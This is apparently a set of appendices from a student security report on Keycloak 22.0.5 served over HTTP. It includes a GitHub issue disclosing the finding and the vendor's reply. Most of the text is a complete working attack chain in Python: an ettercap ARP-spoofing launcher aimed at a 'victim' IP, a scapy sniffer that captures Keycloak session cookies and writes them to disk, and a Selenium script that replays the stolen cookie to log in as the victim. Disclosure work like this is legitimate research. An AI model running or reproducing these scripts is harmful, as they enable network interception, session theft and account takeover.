
//code font

```
import socket
import subprocess

def get_local_ip():
    try:
        # Create a socket to get the local machine's IP address
        s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
        s.connect(('8.8.8.8', 1))  # Connect to a public DNS server
        local_ip = s.getsockname()[0]
        s.close()
        return local_ip
    except Exception as e:
        print(f"Error getting local IP address: {e}")
        return None

def get_router_ip():
    try:
        # Run a subprocess to get the default gateway (router) IP address
        result = subprocess.check_output(["ip", "route", "show", "default"]).decode("utf-8")
        router_ip = result.split()[2]
        return router_ip
    except Exception as e:
        print(f"Error getting router IP address: {e}")
        return None

if __name__ == "__main__":
    local_ip = get_local_ip()
    router_ip = get_router_ip()

    if local_ip and router_ip:
        print(f"Local IP address: {local_ip}")
        print(f"Router IP address: {router_ip}")
    else:
        print("Failed to retrieve IP addresses.")
victim_ip=str(input("Enter Victim IP:"))

router_path = f"/{router_ip}//"
victim_path = f"/{victim_ip}//"

command = ["sudo", "ettercap", "-T", "-q", "-M", "arp:remote", router_path, victim_path, ">", "/dev/null", "2>&1", "&"]
result = subprocess.run(command)
```

Appendix H

Source Code of Wifi-sniff.py

```
from scapy.all import sniff, IP, TCP, Raw
```




```
import sys

# Global variable to control sniffing
stop_sniffing = False

def packet_callback(packet, realm_name):
    global stop_sniffing
    if stop_sniffing:
        return

    if packet.haslayer(IP) and packet.haslayer(TCP) and packet.haslayer(Raw):
        ip_src = packet[IP].src
        ip_dst = packet[IP].dst
        payload = packet[Raw].load.decode('utf-8', 'ignore')

        # Check for HTTP traffic with the specified URL
        target_url = f'GET /realms/{realm_name}/protocol/openid-connect/3p-cookies/step1.html'
        if target_url in payload:
            # Extract cookies from the payload
            auth_session_id_legacy = extract_cookie(payload, 'AUTH_SESSION_ID_LEGACY')
            keycloak_session_legacy = extract_cookie(payload, 'KEYCLOAK_SESSION_LEGACY')
            keycloak_identity_legacy = extract_cookie(payload, 'KEYCLOAK_IDENTITY_LEGACY')

            # Print the URL from which the login token was pulled

            print(f"HTTP packet from {ip_src} to {ip_dst}:\n{payload}\n")

            # Print the keycloak_identity_legacy cookie
            if keycloak_identity_legacy:
                print(f"keycloak_identity_legacy cookie found: {keycloak_identity_legacy}")
                print(f"URL: {extract_url(payload)}")

                # Store the cookie value in a file
                store_cookie(keycloak_identity_legacy)
                store_url(extract_url(payload))
                stop_sniffing = True
                sys.exit(1)

def extract_cookie(payload, cookie_name):
    start_index = payload.find(cookie_name)
    if start_index != -1:
        start_index = payload.find('=', start_index) + 1
        end_index = payload.find(';', start_index)
        cookie_value = payload[start_index:end_index]
        return cookie_value.strip()

    return None

def extract_url(payload):
    # Extracting the URL from the payload
    start_index = payload.find('Host: ') + len('Host: ')
    end_index = payload.find('\r\n', start_index)
    return payload[start_index:end_index]

def store_cookie(cookie_value):
    with open('cookie.txt', 'w') as file:
        file.write(cookie_value)

def store_url(url_value):
    with open('url.txt', 'w') as file:
        file.write(url_value)

# Replace 'eth0' with the name of your interface
interface = 'eth0'

# Get user input for realm_name
realm_name = input("Enter the realm name: ")
print("Sniffing Login Packets. Stop when keycloak_identity_legacy cookie is found...")

# Start sniffing HTTP traffic with the specific URL filter
sniff(iface=interface, prn=lambda pkt: packet_callback(pkt, realm_name), store=0, filter="tcp port 80 or tcp port 8080")
```

Appendix I

Source Code of Login.py


```
from selenium import webdriver
from selenium.webdriver.chrome.service import Service
import time

# Replace 'path/to/chromedriver' with the actual path to your chromedriver executable
chromedriver_path = '/usr/bin/chromedriver'

# Set up Chrome options
chrome_options = webdriver.ChromeOptions()
chrome_options.add_argument('--no-sandbox')  # Required for running in a virtual machine
chrome_options.add_argument('--disable-gpu')  # Required for running in a virtual machine
# chrome_options.add_argument('--headless')  # Optional: run in headless mode without a graphical user interface

# Create a Chrome web driver
service = Service(chromedriver_path)
driver = webdriver.Chrome(service=service, options=chrome_options)

try:

    realm=input("Enter the Realm Name:")
    with open('url.txt', 'r') as url_file:
        url = "http://"+ url_file.read().strip() + "/realms/" +realm + "/account/"

    # Open the website URL
    driver.get(url)
    time.sleep(5)

    # Read the cookie value from the file
    with open('cookie.txt', 'r') as file:
```



```
        keycloak_identity_legacy = file.read().strip()

    # Provided cookie information
    cookie_info = f"document.cookie = 'KEYCLOAK_IDENTITY_LEGACY={keycloak_identity_legacy}';"

    # Execute JavaScript to set the cookie
    driver.execute_script(cookie_info)
    driver.refresh()

    # Optional: Print the title of the webpage
    print("Title of the page:", driver.title)

    # Keep the browser window open until Ctrl+C is pressed
    while True:
        pass

except KeyboardInterrupt:
    # Ctrl+C was pressed, close the browser window
    driver.quit()
```

Appendix J

Reporting of Issue to Keycloak Security Team



yhnbgf commented 2 weeks ago

Before reporting an issue

☑ I have read and understood the above terms for submitting issues, and I understand that my issue may be closed without action if I do not follow them.

Area

token-exchange

Describe the bug

I found an issue in keycloak's login mechanism on HTTP, version 22.0.5.

Although keycloak recommends HTTPS for deployment, some developers misconfigure HTTP, ,forget to enable HTTP, or are too lazy to get an SSL certificate. They do not understand its security implications and neglect HTTPS. During development, developers on HTTP are especially vulnerable to this attack. This is especially terrible as bad actors can disrupt development work.

Version

22.0.5

Expected behavior

Safe and secure login

Actual behavior

An attacker is able to arp spoof, obtain a victim's cookie credentials, and impersonate victim login.

How to Reproduce?

https://docs.google.com/presentation/d/1w-Ucfe_EFxU6isjjvOe5hIBKMxyWm0GH/edit?usp=sharing&ouid=107896507330633954059&rtpof=true&sd=true

Assignees

No one assigned

Labels

area/token-exchange

Projects

None yet


Milestone

No milestone

Development

No branches or pull requ

3 participants



abstractj commented 2 weeks ago Contributor

@yhnbgf Hi Lucas, you received a response 7 days ago; please check your inbox as it addresses your concerns about security.

I [redacted] > Dec 13, 2023, 9:06:41 AM (7 days ago)
to Lucas Chin, keycloak-security@googlegroups.com

Thanks for your report. Running Keycloak in development mode for production is **not** recommended. Developers must ensure that all traffic, uses HTTPS. This can be achieved by redirecting HTTP to HTTPS and implementing HSTS headers to secure against unencrypted communications. Even in development environments, the use of TLS certificates is recommended.

As already answered:

Thanks for your report. Running Keycloak in development mode for production is not recommended. Developers must ensure that all traffic, uses HTTPS. This can be achieved by redirecting HTTP to HTTPS and implementing HSTS headers to secure against unencrypted communications. Even in development environments, the use of TLS certificates is recommended.